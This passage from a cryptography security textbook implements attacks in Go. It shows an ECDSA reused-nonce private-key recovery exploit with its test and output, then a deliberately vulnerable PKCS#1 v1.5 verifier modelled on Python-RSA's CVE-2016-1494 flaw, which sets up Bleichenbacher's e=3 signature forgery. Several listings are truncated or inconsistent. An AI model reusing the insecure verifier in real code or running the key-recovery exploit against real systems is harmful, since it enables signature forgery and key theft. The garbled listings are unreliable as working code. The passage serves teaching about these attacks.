    product := new(big.Int).Mul(nonceIntoSMinusH, rInv)
    privateExponent := new(big.Int).Mod(product, N)

    fmt.Printf("\tprivateExponent: 0x%X\n", privateExponent)

    return privateExponent
}
```

#1 $k_{ES} \bmod N$

#2 $k_{ES} - h(x)$

#3 $\frac{k_{ES} - h(x)}{r} \bmod N$

To test our attack, we generate two signatures using our vulnerable implementation and then recover the nonce and

private key, respectively, using the functions we just defined.

Listing 9.7 exploit_ecdsa_reused_nonce_test.go

```
func TestRecoverNonceFromBadSignatures(t *testing.T) {
    keyPair, err := impl_ecdsa_reused_nonce.NewEcdsaKeyPair()
    if err != nil {
        t.Fatalf("error generating private key: %s", err)
    }

    h1 := sha256.Sum256([]byte("Hello World!"))
    h1Num := new(big.Int).SetBytes(h1[:])
    r1, s1, err := impl_ecdsa_reused_nonce.EcdsaSign(keyPair, h1[:])
    if err != nil {
        t.Fatalf("error signing m1: %s", err)
    }
    t.Logf("r1: 0x%X", r1)

    h2 := sha256.Sum256([]byte(time.Now().String()))
    h2Num := new(big.Int).SetBytes(h2[:])
    r2, s2, err := impl_ecdsa_reused_nonce.EcdsaSign(keyPair, h2[:])
    if err != nil {
        t.Fatalf("error signing m1: %s", err)
    }
    t.Logf("r2: 0x%X", r2)

    recoveredNonce := RecoverNonceFromBadSignatures(
        s1,
        s2,
        h1Num,
```



```

        h2Num,
    )

    t.Log("nonce recovered successfully")

    recoveredPrivateExponent := RecoverPrivateExponent(
        recoveredNonce,
        s1,
        h1Num,
        r1,
    )

    recoveredPrivateKey := &ecdsa.PrivateKey{
        PublicKey: *keyPair.PubKey,
        D:          recoveredPrivateExponent,
    }

    testMsg := []byte("Hello Universe!")
    testMsgHash := sha256.Sum256(testMsg)
    sig, err := ecdsa.SignASN1(rand.Reader, recoveredPrivateKey, testMsgHash)
    if err != nil {
        t.Fatalf("error using recovered private key")
    }

    ok := ecdsa.VerifyASN1(keyPair.PubKey, testMsgHash, sig)
    if !ok {
        t.Fatal("signature verification failed")
    }

```

```
t.Log("private key recovered & verified success")
}
```

Executing these tests gives us the output shown in listing [9.8](#). As you can see, the r values are the same by virtue of using the fixed nonce. The nonce recovered by the exploit package is the same one printed earlier by the implementation package.

Further verification is done by signing a new message using the recovered key and validating it against the original public key. This is exactly the technique that was employed to calculate Sony's private ECDSA key. As a matter of fact, we do not even need the entire nonce to remain fixed between signatures; more attacks were developed using sophisticated mathematical techniques (such as lattice theory) that can recover the private key if only a few bits of the nonce are known to the attacker instead of the whole thing. ECDSA's security crucially relies on a unique and random nonce being used for every signature, which just adds one more to our ever-growing collection of scenarios (such as the RSA common factors) where randomness is the weakest link in the entire chain of security.

Listing 9.8 Output for `make exploit_ecdsa_reused_nonce`

```
go test -v ./ch09/ecdsa_reused_nonce/exploit_ecdsa_reused_nonce_test.go
notSoNonce: 0xF4CB6D0FB8509664B777C8449EDEC887402
=== RUN    TestRecoverNonceFromBadSignatures
    exploit_ecdsa_reused_nonce_test.go:26: r1: 0x921F75EBBDFEFDC2FAFB313DD90B82975EE
    exploit_ecdsa_reused_nonce_test.go:34: r2: 0xE539149FAF4525C47371FBE0C301E86703C
        s1: 0x921F75EBBDFEFDC2FAFB313DD90B82975EE
        s2: 0xE539149FAF4525C47371FBE0C301E86703C
        h1: 0x7F83B1657FF1FC53B92DC18148A1D65DFC21
        h2: 0x6BBE7678DBE9A2B0610B232165DC62C7151
        nonce: 0xF4CB6D0FB8509664B777C8449EDEC887
    exploit_ecdsa_reused_nonce_test.go:43: nonce
        nonce: 0xF4CB6D0FB8509664B777C8449EDEC887
        s: 0x921F75EBBDFEFDC2FAFB313DD90B82975EE
        h: 0x7F83B1657FF1FC53B92DC18148A1D65DFC21
        r: 0xE4FFD9D940E83C8EAC692BA367E1B65135B2
        privateExponent: 0xC420E0836857487BAA2C2C
    exploit_ecdsa_reused_nonce_test.go:69: private
--- PASS: TestRecoverNonceFromBadSignatures (0.00s)
```

9.6 RSA signature forgery with Bleichenbacher's $e = 3$ attack

The second attack we are going to implement in this chapter requires a bit of a tricky explanation and some weird-looking

nomenclature, but it's well worth understanding due to how often it keeps popping up in different implementations.

Furthermore, this is the last attack we'll implement in this book (the last chapter is a broader discussion of vulnerabilities and does not implement attacks in Go), so let's have a little fun understanding this very important padding validation weakness and the brilliance that people have put into exploiting it.

Bleichenbacher's $e = 3$ forgery attack broke signature validation in security libraries (the Network Security Services [NSS] library, Python-RSA, OpenSSL, axTLS, MatrixSSL, Mbed TLS, LibTomCrypt), web browsers (Chrome, Firefox—due to relying on the NSS library), IPsec solutions (Openswan, strongSwan) and even a trusted execution engine (chips designed specifically to ensure strong security properties in isolation) known as OP-TEE. Daniel Bleichenbacher first disclosed this vulnerability all the way back in 2006, and it keeps making appearances every few years with different variations. The attack works on RSA implementations that satisfy the following properties:

- *Using the public exponent $e = 3$* —We implemented Wiener's attack in the last chapter on RSA keypairs with a short private exponent. Most RSA implementations use a fixed public exponent that's fixed to a Fermat prime number (a prime number of the form $2^{2^n} + 1$ —the only known Fermat

primes are 3, 5, 17, 257, and 65,537). Using a Fermat prime helps speed up encryption using optimization techniques (e.g., the square-and-multiply method) and ensures that the private exponent is sufficiently large and not susceptible to Wiener's attack.

- *Using PKCS#1 v1.5 without properly validating the padding bytes*—If there is one thing that has caused a similar magnitude of grief to cryptographic implementations as bad randomness, it's our old friend padding. The Bleichenbacher attack works with the specific PKCS#1 v1.5 padding scheme.

9.6.1 PKCS#1 v1.5: Padding strikes again

We saw how schoolbook RSA signatures were susceptible to existential forgery attacks. One solution to protect against such attacks is to enforce formatting rules on the input messages. This way, although an attacker can still start with a random signature and raise it to the public exponent to get a valid corresponding message, the message will be all but useless to the attacker because it will not satisfy these strict formatting rules. Unfortunately, as we have demonstrated, the world of padding is rife with implementation pitfalls. We are going to implement a vulnerable parser for the PKCS#1 v1.5 signatures, but let's first cover what this specific padding scheme looks like.

Figure 9.9 shows the PKCS#1 v1.5 padding for RSA signatures. Before the signature algorithm processes a message, a hash digest is calculated for it and a target value is constructed, which follows the pattern shown in the figure. For the sake of discussion, we will call this target value a *cleartext* value to indicate that it is what the signature reveals after it is raised to the public exponent. The prover provides the cleartext value as input to the signature algorithm, and the verifier ends up with the cleartext value after encrypting the signature using the public modulus.




Figure 9.9 PKCS#1 v1.5 formatting for input to RSA signatures: The padding area should be filled with `FF` bytes.

If we move from left to right in figure 9.9, the first two bytes for the cleartext must have the value `00 01`. After the header, there are several padding bytes all set to the value `FF` and then a NULL (`00`) byte that acts as a separator for the next field. The next piece of data is an ASN.1 identifier for the underlying hash algorithm being used. ASN.1 is a complex set of encoding rules

(like XML or JSON); for the purpose of the current discussion, you can think of the ASN.1 identifier as a fixed constant value—or an enum—that identifies a hash function. However, instead of using, for example, 1, 2, and 3 as the constant values, each hash algorithm has a specific set of fixed bytes that identify it. For our implementation, we will just store a set of constant byte arrays to identify each hash algorithm uniquely using standard, well-known ASN.1 sequences.

9.6.2 Implementing a vulnerable PKCS #1 v1.5 padding verifier

The following listing shows the constant identifiers for MD5, SHA-1, and SHA-256, along with the type definition for the RSA keypair with a private key variable that will not be accessible by other Go packages.

Listing 9.9 impl_rsa_bleichenbacher_sig.go

```
package impl_rsa_bleichenbacher_sig

import (
    "bytes"
    "crypto"
    "crypto/rand"
    "crypto/rsa"
    "fmt"
    "math/big"
)

const (
    ModulusBits = 2048
    HashAsn1Md5 = ("\x30\x20\x30\x0c\x06\x08\x2a\x08\x0a\x01\x05\x00\x04\x10"
        "\x48\x86\xf7\x0d\x02\x05\x05\x00\x04\x10")
    HashAsn1Sha1 = ("\x30\x21\x30\x09\x06\x05\x2b\x04\x04\x01\x05\x00\x04\x14"
        "\x03\x02\x1a\x05\x00\x04\x14")
    HashAsn1Sha256 = ("\x30\x31\x30\x0d\x06\x09\x60\x08\x0a\x01\x05\x00\x04\x20"
        "\x48\x01\x65\x03\x04\x02\x01\x05\x00\x04\x20")
)

type RSAKeypair struct {
    PublicKey *rsa.PublicKey
    privKey   *rsa.PrivateKey
}
```


Before we implement the vulnerable padding verifier, we need an RSA keypair with the public exponent $e = 3$. The Go standard library's RSA key generation uses another Fermat prime instead, $e = 65537$, so we need to implement our own RSA key generation just like we did for the short private exponent in the previous chapter. Listing [9.10](#) shows the following steps in action:

1. Generate two random prime numbers, p and q .
2. Calculate the public modulus $n = pq$.
3. Calculate Euler's phi function of the modulus:

$$\phi(n) = (p - 1)(q - 1).$$

4. Choose public exponent as $e = 3$.
5. Calculate the private exponent as $d = e^{-1} \bmod \phi(n)$: that is, the private exponent is the multiplicative inverse of the public exponent modulo $\phi(n)$.
6. (n, e) is the public key, and (d) is the private key.

Listing 9.10 impl_rsa_bleichenbacher_sig.go

```
func GenerateRSAKeypairWithPublicExponent3() (*RSAKeyPair, error) {
    var p, q *big.Int
    var err error

    for {
        p, err = rand.Prime(rand.Reader, ModulusBits/2)
        if err != nil {
            return nil, err
        }

        q, err = rand.Prime(rand.Reader, ModulusBits/2)
        if err != nil {
            return nil, err
        }

        if p.Cmp(q) == 1 {
            p, q = q, p #1
        }

        qDouble := new(big.Int).Mul(q, big.NewInt(2))

        if p.Cmp(qDouble) != -1 {
            continue #2
        }

        modulus := new(big.Int).Mul(p, q) #3
    }
}
```

```

    pMinus1 := new(big.Int).Sub(p, big.NewInt(1))
    qMinus1 := new(big.Int).Sub(q, big.NewInt(1))
    phi := new(big.Int).Mul(pMinus1, qMinus1) #6

    e := new(big.Int).SetInt64(3) #7
    d := new(big.Int).ModInverse(e, phi) #8

    if d == nil {
        continue #9
    }

    pubKey := rsa.PublicKey{
        N: modulus,
        E: int(e.Int64()),
    }
    privKey := &rsa.PrivateKey{
        PublicKey: pubKey,
        D:          d,
    }
    keyPair := RSAKeypair{
        PublicKey: &pubKey,
        privKey:   privKey,
    }

    return &keyPair, nil
}
}

```

#1 Ensures that $p < q$

#2 Proceeds with the function only when $p < 2q$

#3 $n = pq$

#4 $p - 1$

#5 $q - 1$

#6 $\phi(n) = (p - 1)(q - 1)$

#7 $e = 3$

#8 $d = e^{-1} \bmod \phi(n)$

#9 If $\gcd(e, \phi(n)) \neq 1$: that is, the multiplicative inverse e does not exist; try again with new primes

We now have an RSA keypair with $e = 3$. Note that $e = 3$ in itself does not make anything vulnerable; there are millions of keys with the public exponent set to 3 (being a Fermat prime). Things go awry when a key with $e = 3$ is used in conjunction with an implementation that does not verify the padding correctly.

Compare the padding bytes between figures [9.9](#) and [9.10](#). After the initial two bytes `00 01`, the good signature in figure [9.9](#) has lots of `FF`, bytes as specified by the PKCS#1 v1.5 standard. In the forged signature in figure [9.10](#), instead of the `FF` bytes, we have a bunch of garbage values in the middle. After the garbage bytes are the NULL byte, the ASN.1 identifier, and the hash digest, like before. If an implementation does not verify the `FF` padding between the prefix and the separator, it is vulnerable to forgery attacks. As mentioned earlier, many implementations skipped this check and required security updates to enforce the correct behavior. For example, listing [9.11](#) shows the vulnerable

code from Python-RSA that allowed anybody to easily forge RSA signatures without having access to the private key that were accepted as valid (for keypairs with modulus 3). Because there are some restrictions on the kinds of messages whose signatures can be forged, this is a case of a selective forgery attack.




Figure 9.10 Not verifying that the bytes between the header and separator are `FF` in the PKCS#1 v1.5 cleartext value enables Bleichenbacher attacks.

Listing 9.11 Python-RSA's vulnerable PKCS#1 v1.5 code for CVE-2016-1494

```
def verify(message, signature, pub_key):
    blocksize = common.byte_size(pub_key.n)
    encrypted = transform.bytes2int(signature)
    decrypted = core.decrypt_int(encrypted, pub_key.n)
    clearsig = transform.int2bytes(decrypted, blocksize)

    if clearsig[0:2] != b('\x00\x01'):
        raise VerificationError('Verification failed')

    try:
        sep_idx = clearsig.index(b('\x00'), 2)
    except ValueError:
        raise VerificationError('Verification failed')

    (method_name, signature_hash) = _find_method_and_hash(
        message, clearsig, sep_idx)
    message_hash = _hash(message, method_name)

    if message_hash != signature_hash:
        raise VerificationError('Verification failed')

    return True

def _find_method_and_hash(message, clearsig, sep_idx):
    for (hashname, asn1code) in HASH_ASN1.items():
        if not clearsig.startswith(asn1code, sep_idx):
            continue
        method_name = hashname + 'withRSA'
        signature_hash = clearsig[asn1code.index(b'\x00'):]
        message_hash = _hash(message, method_name)
```

```

        continue

    return (hashname, method_hash[len(asn1cod

raise VerificationError('Verification failed

HASH_ASN1 = {
    'MD5': b('\x30\x20\x30\x0c\x06\x08\x2a\x86'
            '\x48\x86\xf7\x0d\x02\x05\x05\x00\x0
    'SHA-1': b('\x30\x21\x30\x09\x06\x05\x2b\x0e
            '\x03\x02\x1a\x05\x00\x04\x14'),
    'SHA-256': b('\x30\x31\x30\x0d\x06\x09\x60\x8
            '\x48\x01\x65\x03\x04\x02\x01\x0
    'SHA-384': b('\x30\x41\x30\x0d\x06\x09\x60\x8
            '\x48\x01\x65\x03\x04\x02\x02\x0
    'SHA-512': b('\x30\x51\x30\x0d\x06\x09\x60\x8
            '\x48\x01\x65\x03\x04\x02\x03\x0
}

```

#1 Skips the padding bytes without validating that they are FF, enabling Bleichenbacher's signature forgery attacks

Listing [9.12](#) shows our implementation of PKCS#1 v1.5 signatures that replicate the same vulnerability in Go. The function `VerifyPKCS1v15Insecure(...)` returns an error if the signature verification fails for any reason. On line 23 we seek the NULL byte, ignoring the values of the bytes in the

middle, effectively allowing signature forgery that we're going to explore in our exploit.

Listing 9.12 impl_rsa_bleichenbacher_sig.go

```
func VerifyPKCS1v15Insecure(pub *rsa.PublicKey, h
    digest []byte, sig []byte) error {
    fmt.Printf("hashAlg: %s\n", hashAlg)
    fmt.Printf("digest: 0x%X\n", digest)
    fmt.Printf("sig: 0x%X\n", sig)

    eNum := new(big.Int).SetInt64(int64(pub.E))
    sigNum := new(big.Int).SetBytes(sig)
    sigExpE := new(big.Int).Exp(sigNum, eNum, pub
    sigExpEBytes := sigExpE.Bytes()

    sigCiphertext := make([]byte, ModulusBits/8)
    offset := len(sigCiphertext) - len(sigExpEBytes)
    for i := offset; i < len(sigCiphertext); i++
        sigCiphertext[i] = sigExpEBytes[i-offset]
    }
    fmt.Printf("sigCiphertext: 0x%X\n", sigCiphertext)

    if bytes.Compare(sigCiphertext[0:2], []byte{0x
        return fmt.Errorf("verification failed: h
    }

    sepIdx := bytes.IndexByte(sigCiphertext[2:], h

    var hashAsn1Identifier []byte
    switch hashAlg {
```

```

    case crypto.MD5:
        hashAsn1Identifier = []byte(HashAsn1Md5)
    case crypto.SHA1:
        hashAsn1Identifier = []byte(HashAsn1Sha1)
    case crypto.SHA256:
        hashAsn1Identifier = []byte(HashAsn1Sha256)
    }

    if bytes.Compare(sigCleartext[sepIdx:sepIdx+len(hashAsn1Identifier)], hashAsn1Identifier) != 0 {
        return fmt.Errorf("verification failed: signature mismatch")
    }

    digestIdx := sepIdx + len(hashAsn1Identifier)
    if bytes.Compare(sigCleartext[digestIdx:digestIdx+len(digest)], digest) != 0 {
        return fmt.Errorf("verification failed: digest mismatch")
    }

    if len(sigCleartext) > digestIdx+len(digest) {
        return fmt.Errorf("verification failed: extra data")
    }

    return nil
}

```

#1 $s^e \bmod n$

#2 Does not validate FF values for padding!

Our implementation is vulnerable to signature forgery attacks, but it should still validate legitimate signatures without any issues. Listing [9.13](#) shows the code to test our implementation. We generate a public key with $e = 3$ and use the corresponding private key (we're in the same Go package, so it's still accessible) to sign a test message. We verify the signature against both Go's standard implementation (which is not vulnerable to forgery) and our custom implementation (which follows the Python-RSA vulnerability). Executing the tests generates the console output shown in listing [9.14](#). Because these are legitimate signatures (generated using the private key and therefore not forged), the cleartext values look like figure [9.9](#). We're ready to work on our exploit now.

Listing 9.13 impl_rsa_bleichenbacher_sig_test.go

```
package impl_rsa_bleichenbacher_sig

import (
    "crypto"
    "crypto/rsa"
    "crypto/sha256"
    "testing"
)

func TestGenerateRSAKeyWithPublicExponent3(t *testing.T) {
    keypair, err := GenerateRSAKeypairWithPublicExponent3(2048, 3)
    if err != nil {
        t.Fatalf("error generating private key: %s", err)
    }

    message := []byte("Hello World!")
    hash := sha256.Sum256(message)

    signature, err := rsa.SignPKCS1v15(nil, keypair.PrivateKey, crypto.SHA256, hash[:])
    if err != nil {
        t.Fatalf("error generating signature: %s", err)
    }

    err = rsa.VerifyPKCS1v15(keypair.PublicKey, crypto.SHA256, hash[:], signature)
    if err != nil {
        t.Fatalf("signature verification failed: %s", err)
    }
}
```

```

    }

    t.Log("signature generated & verified successfully")

    err = VerifyPKCS1v15Insecure(keypair.PublicKey, sig)
    if err != nil {
        t.Fatalf("signature verification failed: %s", err)
    }
}

```

Listing 9.14 **Output** **for** `make`

```
impl_rsa_bleichenbacher_sig
```

```
go test -v ./ch09/rsa_bleichenbacher_sig/impl_rsa
=== RUN    TestGenerateRSAKeyWithPublicExponent3
    impl_rsa_bleichenbacher_sig_test.go:29: signature
hashAlg: SHA-256
digest: 0x7F83B1657FF1FC53B92DC18148A1D65DFC2D4B
sig: 0x468F4BE39E5781EE 626435DFD926B7E2 4343A72C
sigCiphertext: 0x0001FFFFFFFFFFFFFFFFFFFFFFFF FFFFFFFFFFFFFFFF
--- PASS: TestGenerateRSAKeyWithPublicExponent3
```

9.6.3 Exploiting PKCS #1 v1.5 padding with Bleichenbacher e = 3 signature forgery

We've been making a lot of fuss about fixing the public exponent of an RSA keypair to $e = 3$ (in addition to the

vulnerable padding verifier) to mount Bleichenbacher attacks. What really happens when a verifier validates a signature against a public key with $e = 3$? In this case, every signature is a cube of the underlying message:

Equation 9.10

$$s = m^e \bmod n$$

$$s = m^3 \bmod n$$

As attackers, our goal is to find an s that, when cubed, results in the PKCS#1 v1.5 cleartext m that we want. In other words, we need to find the cube root s of a message m , where m satisfies the constraints shown in figure 9.11.




Figure 9.11 The prefix and suffix of the cleartext message must match the header and the hash information, but the attacker is free to hide cube-rooting garbage in the middle.

Why does the attacker need to hide some garbage? Remember, we do not have access to the private key that signed the signatures. Therefore, we cannot simply raise m to d to calculate a value s that, when raised to e , will yield the original m . That's what the RSA cryptosystem does by virtue of $ed = 1 \bmod \phi(n)$. We only know e (and the implementation is vulnerable to padding attacks), so without knowing d , our only option is to find a cube root of our desired cleartext m and use this cube root as the signature s . Unfortunately, because m is unlikely to be a perfect cube, our process for finding a cube root is a bit complex and introduces some garbage bytes without which the attack cannot work.

We therefore break down our problem into two pieces:

- *Prefix cube root*—When given a target c , find a cube root s where the leftmost bytes of s^3 are the same as c . We don't care about the extra bytes to the right of s^3 . For example:
 - Target $c = 1D2A0236$
 - Prefix cube root $s = 7c19eb6e\ eee9b71c$
 - Cubed $s^3 = 1D2A0236\ A923C06F\ 1B3711D2\ 8CA71212\ D73AA1BE\ 2ED5A5C0$
- *Suffix cube root*—When given a target c , find a cube root s where the rightmost bytes of s^3 are the same as c . We don't care about the extra bytes to the left of s^3 . For example:

- Target $c =$ `D8E235E2 3B9B8D77 16B21334 96F593D3`
- Suffix cube root $s =$
`3c55965132e31e2681f3c03d7a3527eb`
- Cubed $s^3 =$ `359EEDD 94380DDE 9456DFF0 16A6D074`
`8523BE19 EBDAD452`
`F432F538 9759C122 D8E235E2 3B9B8D77 16B21334`
`96F593D3`

Then we can stitch the two solutions together to generate a single signature. The prefix cube root's right-side garbage will meet the suffix cube-root algorithm's left-side garbage in the middle where the vulnerable implementation does not satisfy the padding bytes. Figure 9.12 depicts this merger in action.




Figure 9.12 We combine the two cube-rooting algorithms and ensure that their spillover garbage stays contained in the designated area in the middle.

FINDING THE PREFIX CUBE ROOT VIA THE BISECTION METHOD

Fortunately, finding the prefix cube root is pretty easy. As a matter of fact, it's the same as finding the prefix cube root for any natural number. Imagine that you have a target of 43,879,232,982. You can use a pocket calculator to find the cube root as 3,527.1155. Discarding the decimal portion, if you cube just 3,527, you end up with 43,874,924,183, which shares a prefix of the first four digits with your target. The suffix cube root is considerably more complex, but let's take what we have for now, use one of the well-known cube-rooting algorithms, and take care of the prefix portion.

Finding roots of a number/equation is another problem that has intrigued mathematicians for a long time. The Newton–Raphson method has been around for more than three centuries. For our exploit, we will use a pretty simple technique known as the *bisection method*. Imagine that we're guessing a number between 1 and 1,000, and on each attempt, we are told whether our guess is smaller or larger than the target number or if we have found the original number. Instead of trying to find each number between 1 and 1,000, we can start with a guess of 500. Once we are told whether 500 is smaller or larger than the target, we can look in that half. Assuming we are told

that the target is greater than 500, we can set our new guess to 750 (half of the new range we are searching) and submit that as our attempt. Instead of trying all 1,000 numbers, we'll quickly converge to our target number within at most 10 attempts. The bisection method is illustrated in figure [9.13](#).

